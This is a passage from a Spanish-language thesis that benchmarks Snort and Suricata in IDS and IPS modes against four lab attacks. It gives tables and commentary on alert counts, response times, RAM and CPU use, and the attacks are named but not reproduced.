IDS/IPS fa0/1 (WAN)	192.168.20.1	255.255.255.0	N/A
Kali Linux	*	255.255.255.0	192.168.20.1

*Varía de acuerdo al tipo de prueba del ataque realizado.

5.4 Puesta a prueba la solución de los IDS/IPS

Para realizar las pruebas de desempeño de los sistema propuestos, se generaron los siguientes ataques: Ataque de acceso remoto creando archivo ejecutable (.exe), Ataque de acceso remoto aprovechando vulnerabilidad de Firefox, Ataque IE 0 day (aprovecha vulnerabilidades de los navegadores web) y Ataque de acceso remoto vía FTP.

Dichos ataques se utilizaron para poner a prueba el desempeño de los sistemas en modo IPS e IDS. Cada ataque se repitió 10 veces con diferentes IP, esto para poder determinar el comportamiento de las reglas generadas por Snort y Suricata en diferentes instantes de tiempo.
En la Tabla 20 se muestra los rangos de las direcciones IP utilizadas en la máquina víctima de acuerdo al ataque en la línea de defensa de Snort.

Tabla 20. Rango de direcciones IP en Snort de los ataques

Equipo	Rango de dirección IP
#1. Ataque de acceso remoto creando archivo ejecutable (.exe**)**	192.168.20.19 – 192.168.20.38
#2. Ataque de acceso remoto aprovechando vulnerabilidad de Firefox	192.168.20.46 – 192.168.20.65
#3. Ataque IE 0 day (aprovecha vulnerabilidades de los navegadores web)	192.168.20.67 – 192.168.20.86
#4. Ataque de acceso remoto vía FTP.	192.168.20.88 – 192.168.20.107

En la Tabla 21 se muestra los rangos de las direcciones IP utilizadas en la máquina víctima de acuerdo al ataque en la línea de defensa de Suricata.

Tabla 21. Rango de direcciones IP en Suricata de los ataques

Equipo	Rango de dirección IP
#1. Ataque de acceso remoto creando archivo ejecutable (.exe)	192.168.20.19 – 192.168.20.38
#2. Ataque de acceso remoto aprovechando vulnerabilidad de Firefox	192.168.20.46 – 192.168.20.65
#3. Ataque IE 0 day (aprovecha vulnerabilidades de los navegadores web)	192.168.20.67 – 192.168.20.86
#4. Ataque de acceso remoto vía FTP.	192.168.20.88 – 192.168.20.107


5.5 Descripción de la metodología de la prueba

Para las pruebas, se instalaron y configuraron dos computadoras que fueron las víctimas; Windows 8 y Windows XP.

También para crear los ataques se usó el sistema operativo Kali Linux y generar tráfico UDP la aplicación TFGEN.

En el Anexo E: Creación de los ataques de red se puede ver con más detalles.

CAPÍTULO 6



6. RESULTADOS

Después de haber creado y ejecutado los cuatro ataques, procedemos a plasmar las métricas en gráficas para su mejor análisis. Recordemos que las métricas que usamos para cuantificar el desempeño en nuestras líneas de defensa fueron las siguientes:

- Número de alertas.
- Tiempo de respuesta.
- Uso de memoria RAM.
- Uso de CPU.

Los cuatro ataques generados fueron:

1. Ataque de acceso remoto creando archivo ejecutable (.exe)
2. Ataque de acceso remoto aprovechando vulnerabilidad de Firefox.
3. Ataque IE 0 day (aprovecha vulnerabilidades de los navegadores web).
4. Ataque de acceso remoto vía FTP.

A continuación se analiza el comportamiento de las diversas métricas frente a los diferentes ataques para cada línea de defensa en modo IDS/IPS.

Snort

	ATAQUE 1		ATAQUE 2		ATAQUE 3		ATAQUE 4	
Repeticiones	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS
1	2	2	4	4	1	1	6	5
2	1	2	4	4	1	0	8	3
3	0	1	4	2	2	3	7	4
4	2	1	6	5	1	1	3	5
5	1	2	4	2	3	0	8	9

6	1	2	4	2	0	0	9	5
7	1	2	4	3	1	1	4	5
8	0	0	6	2	2	0	7	0
9	1	2	4	3	0	0	4	0
10	1	1	4	2	0	1	7	2
Promedio	**1**	**1.5**	**4.4**	**2.9**	**1.1**	**0.7**	**6.3**	**3.8**

Tabla 22. Número de alertas generadas en Snort en modo IDS/IPS

En la Tabla 22 observamos que en la mayoría de los ataques se generó más alertas en modo IDS, a excepción del ataque 1. Esto es debido a que Snort detecta la amenaza permitiendo que la intrusión se lleve a cabo, y por eso genera alertas hasta el momento que se dé la misma. En cambio, cuando Snort se encuentra en modo IPS, el tiempo que invierte en detener esa intrusión, es el tiempo que tiene para enviar todas las alertas que sean necesarias.

Tabla 23. Tiempo de respuestas generado en Snort en modo IDS/IPS

	ATAQUE 1		ATAQUE 2		ATAQUE 3		ATAQUE 4	
Repeticiones	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS
1	0.937	2.809	1.085	1.366	4.592	6.609	4.693	6.734
2	0.304	0.316	1.145	1.345	3.944	7.187	3.769	7.032
3	0.289	1.310	0.813	1.146	3.722	6.427	3.364	7.160
4	0.226	0.238	0.405	1.049	2.989	7.258	4.033	7.390
5	0.235	0.244	0.585	1.098	5.164	5.972	3.664	6.857
6	0.544	1.300	0.873	0.974	4.688	5.738	4.139	10.936
7	2.029	2.765	1.085	1.305	3.867	5.535	3.600	11.785
8	0.494	1.294	1.116	1.591	3.050	4.195	4.036	6.772
9	2.148	2.809	0.841	0.876	3.285	7.222	3.584	6.993
10	2.168	2.616	1.509	3.489	3.405	4.195	3.644	6.777
Promedio	**0.9374s**	**1.570s**	**0.946s**	**1.424s**	**3.871s**	**6.034s**	**3.853s**	**7.844s**

En la Tabla 23 se analizan los tiempos de respuesta en segundos que Snort genera ante el ataque inducido. Observamos que en modo IPS genera un tiempo de respuesta mayor que en modo IDS, esto es debido a que Snort en modo IPS, hace primero un análisis en busca de anomalías, luego genera las alertas, y

finalmente genera una respuesta (*bloqueo*); en cambio en modo IDS, sólo realiza un análisis en busca de anomalías y después genera las alarmas.

Observamos también que los ataques 3 y 4 son los que tuvieron un mayor tiempo de respuesta tanto en modo IDS como en IPS.

Tabla 24. Uso de memoria RAM generado en Snort en modo IDS/IPS

	ATAQUE 1		ATAQUE 2		ATAQUE 3		ATAQUE 4	
Repeticiones	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS
1	17	38	13	34	12	63	64	56
2	16	38	14	30	12	79	81	51
3	16	39	11	40	12	79	80	65
4	16	40	11	40	12	63	91	58
5	17	29	11	37	13	56	55	58
6	16	38	11	40	13	47	42	63
7	29	27	11	31	14	45	60	66
8	29	29	11	39	13	45	49	56
9	17	38	11	41	13	45	36	75
10	16	29	11	46	13	47	37	60
Promedio	**18.9%**	**34.5%**	**11.5%**	**37.8%**	**12.7%**	**56.9%**	**59.5%**	**60.8%**

Después en la Tabla 24 observamos el uso de la memoria RAM en Snort tanto en su modo IDS e IPS. Vemos que para cada repetición fueron constantes los valores. Y que en modo IDS consumió menos memoria RAM, pero en el ataque 4 consumió más de 50% de memoria RAM en algunas repeticiones.

Tabla 25. Uso de CPU generado en Snort en modo IDS/IPS

	ATAQUE 1		ATAQUE 2		ATAQUE 3		ATAQUE 4	
Repeticiones	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS
1	69	53	29	32	100	100	100	85
2	66	50	24	54	86	100	100	100
3	55	50	23	32	87	100	100	100
4	64	50	31	54	100	100	100	89
5	60	63	31	50	100	100	100	90
6	52	32	39	52	92	100	100	92
7	57	61	33	54	100	100	100	100
8	51	50	31	53	97	100	100	100

9	57	64	23	57	100	100	100	90
10	58	62	39	50	100	100	100	100
Promedio	**58.9%**	**53.5%**	**30.3%**	**48.8%**	**96.2%**	**100%**	**100%**	**94.6%**

Por último, en la

Tabla 25 podemos decir que en los ataques 3 (IE 0 day) y ataque 4 (vía ftp) tuvo un elevando uso de la CPU tanto en modo IDS como en IPS.

En cambio en los ataques 1 y 2 se mantuvo entre los 23% y 69% en modo IDS y en modo IPS se mantuvo de los 32% a 64%.

Sin embargo, cabe mencionar que el uso de CPU tiene mucho que ver con la cantidad de tráfico en la red, la cantidad de firmas activadas y el tipo de CPU que contenga nuestro equipo donde está implementada nuestro sistema IDS/IPS. En este caso, nuestra CPU es de 1.86GHz, se activaron las reglas por default de Snort y se generó tráfico para emular una pequeña red de datos a 10,000kbps.

Suricata

Para suricata tendremos también los datos que generó cada métrica respecto a sus repeticiones en cada ataque tanto en modo IDS/IPS.

Tabla 26. Número de alertas generado en Suricata en modo IDS/IPS

	ATAQUE 1		ATAQUE 2		ATAQUE 3		ATAQUE 4	
Repeticiones	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS
1	2	2	2	2	40	35	63	3
2	2	2	2	2	41	52	60	3
3	2	2	2	3	42	64	48	4
4	2	2	2	2	39	59	58	3
5	2	2	2	2	41	61	66	6
6	2	2	2	2	57	65	58	7
7	2	2	3	2	40	73	60	6
8	2	2	2	2	44	35	71	6
9	2	2	2	2	0	35	71	6
10	2	2	2	2	22	59	70	6
Promedio	**2**	**2**	**2.1**	**2.1**	**36.6**	**53.8**	**62.5**	**5**

Observamos en la

Tabla 26 que para el número de alertas se mantuvieron constantes tanto en IDS como en IPS en la mayoría de las repeticiones del ataque 1 y 2. Excepto el ataque 3 que fue de IE 0 day que generó más alertas en modo IPS. Para el ataque 4 vemos que como es un ataque saliente de la LAN, rápidamente se detectó la amenaza en modo IPS.

En la Tabla 27 vemos que el tiempo de respuestas fue mayor en modo IPS. Mismo motivo que en Snort, ya que en este modo primero realiza un análisis en busca de anomalías, luego es que genera las alarmas, y finalmente da la respuesta (*bloqueo*). Observamos que en Suricata, los ataques 3 y 4 también generaron un mayor tiempo de respuesta.

	ATAQUE 1		ATAQUE 2		ATAQUE 3		ATAQUE 4	
Repeticiones	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS
1	1.435	3.429	0.941	11.377	15.683	26.661	6.470	6.496
2	1.327	2.736	1.065	11.375	14.792	24.014	6.023	6.119
3	1.504	2.870	1.143	11.215	14.845	23.451	4.475	5.923
4	0.873	2.768	1.581	6.399	15.829	24.102	5.993	6.514
5	1.357	2.782	1.444	5.075	14.912	24.890	6.186	7.842
6	1.133	2.755	1.020	5.109	14.785	14.895	6.119	6.186
7	1.079	2.801	1.433	5.067	14.659	14.711	6.225	6.458
8	1.136	2.793	0.790	5.124	14.667	14.898	6.836	6.891
9	0.642	2.874	1.506	5.113	14.984	23.350	6.240	6.502
10	0.877	2.870	1.010	3.596	14.701	14.902	6.725	6.733
Promedio	**1.136s**	**2.868s**	**1.193s**	**6.945s**	**14.986s**	**20.587s**	**6.129s**	**6.566s**

Tabla 27. Tiempo de respuestas generado por Suricata en modo IDS/IPS

En la Tabla 28 nos muestra el uso de la memoria RAM y observamos que se mantuvo constante en las repeticiones tanto en modo IDS como en IPS. Sin embargo, en modo IPS consumió más memoria RAM con excepción del ataque 3.

	ATAQUE 1		ATAQUE 2		ATAQUE 3		ATAQUE 4	
Repeticiones	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS
1	24	39	21	28	39	30	39	40
2	17	34	20	30	39	30	39	40
3	29	30	21	30	39	30	39	59
4	29	30	21	30	39	30	39	59
5	29	30	21	28	39	29	39	59
6	29	30	21	27	35	23	39	59
7	29	30	21	24	35	21	37	59
8	29	30	21	22	35	20	32	59
9	29	30	21	21	35	39	30	59
10	29	30	21	21	35	39	30	59
Promedio	**27.3%**	**31.3%**	**20.9%**	**26.1%**	**37%**	**29.1%**	**36.3%**	**55.2%**

Tabla 28. Uso de RAM generado por Suricata en modo IDS/IPS

En la siguiente Tabla 29 tenemos el uso de CPU y vemos que es un poco mayor en modo IPS. Cabe mencionar que el uso de este recurso está relacionado con la cantidad de tráfico en la red, en este caso fue una simulación de 10,000 kbps, la cantidad de firmas activadas y el tipo de CPU que cuenta nuestro equipo (1.86GHz).

Tabla 29. Uso de CPU generado por Suricata en modo IDS/IPS

	ATAQUE 1		ATAQUE 2		ATAQUE 3		ATAQUE 4	
Repeticiones	IDS	IPS	IDS	IPS	IDS	IPS	IDS	IPS
1	9	10	12	11	10	13	9	11
2	10	11	10	14	9	9	7	16
3	8	10	13	12	12	9	9	11
4	12	13	12	11	10	10	10	16
5	8	12	13	16	9	11	9	15
6	10	13	10	20	12	10	10	16
7	11	12	11	19	11	12	9	19
8	8	10	10	12	9	10	11	16
9	11	17	11	13	10	10	9	17
10	12	16	14	18	9	12	9	16
Promedio	**9.9%**	**12.4%**	**11.6%**	**14.6%**	**10.1%**	**10.6%**	**9.2%**	**15.3%**

A continuación se realiza la comparativa entre las líneas de defensa para cada una de las métricas y ataques.

Número de alertas




Ilustración 18. Ataque #1 (número de alertas)

En la Ilustración 18 observamos el número de alertas para el ataque 1. Vemos que Snort en modo IPS generó más alertas que en modo IDS. También se puede observar que en ambos modos se presentaron falsos negativos, es decir, que hubo una amenaza y no se generó ninguna alerta.

En cambio, suricata tanto en modo IDS como en IPS sus alertas fueron constantes y no se presentaron falsos negativos. Por tanto, suricata tuvo un mejor desempeño que snort.




Ilustración 19. Ataque #2 (número de alertas)

Como se muestra en la Ilustración 19, para el ataque 2, snort en modo IDS generó más alertas que en modo IPS. En suricata fueron más constantes las alertas tanto en modo de detección como en prevención, y también el número de alertas fue similar en ambos modos. Entre ambas líneas, snort generó más alertas que suricata.




Ilustración 20. Ataque #3 (número de alertas)

Para el ataque 3 se puede observar en la Ilustración 20 que snort generó falsos negativos en ambos modos. Por otro lado, suricata generó un número de alertas muy elevado, en ambos modos (IDS/IPS) y en general, se generaron más alertas en modo IPS.




Ilustración 21. Ataque #4 (número de alertas)

Para el ataque 4, observamos en la Ilustración 21 que snort en modo de detección alertó más que en modo de prevención. De igual forma, suricata generó más alertas en modo IDS que en modo IPS. También se puede ver que suricata generó un número elevado de alertas en modo IDS y snort en modo IPS generó falsos positivos.

Como resultado del análisis referente a las alertas generadas por ambas líneas de defensa en los modos IDS/IPS, se puede concluir que snort generó una gran cantidad de falsos negativos, lo cual implica que tuvo dificultades para detectar algunos ataques existentes y en consecuencia deja expuesta a la red de posibles intrusiones.

Tiempo de respuesta




Ilustración 22. Ataque #1 (tiempo de respuesta)

Para la métrica tiempo de respuesta del ataque 1, observamos en la Ilustración 22 que snort y suricata en modo IPS tuvieron un tiempo de respuesta mayor que en modo IDS, este comportamiento es esperado de manera general, debido a que en modo IPS el sistema, primero detecta, y luego ejecuta una acción (bloqueo), a diferencia del modo IDS que sólo realiza la tarea de detección. Por otro lado, snort fue el que tuvo un menor tiempo de respuesta ante las amenazas.




Ilustración 23. Ataque #2 (tiempo de respuesta)

En la Ilustración 23 observamos que tanto snort como suricata en modo IPS tuvieron mayor tiempo de respuesta que en modo IDS. Además, comparando ambos sistemas en este ataque, nuevamente snort fue más rápido en los tiempos de respuesta.




Ilustración 24. Ataque #3 (tiempo de respuesta)

En la Ilustración 24 vemos nuevamente que tanto snort como suricata en modo IPS tuvieron mayor tiempo de respuesta que en modo IDS. Realizando la comparación entre los sistemas, vemos que suricata tuvo un tiempo de respuesta mucho mayor que snort, esto quiere decir que snort fue más rápido en detectar y bloquear los ataques.




Ilustración 25. Ataque #4 (tiempo de respuesta)

En la Ilustración 25 se puede observar que tanto snort como suricata en modo de detección presentan menos tiempo de respuesta que en modo de prevención.

Si comparamos ambas líneas, snort en modo IDS fue más rápido suricata. Sin embargo, en modo IPS snort tardó más en dar una respuesta que suricata.

Como resultado del análisis referente a los tiempos de respuesta generados por ambas líneas de defensa en los modos IDS/IPS, se puede concluir que snort fue más rápido en la detección de las intrusiones generadas por los cuatro ataques, y para la prevención, snort realizó el bloque de los ataques más rápido en tres de ellos. Por tanto se puede concluir de manera general que snort fue más eficiente en las respuestas de detección y bloqueo de los ataques generados.

Uso de memoria RAM

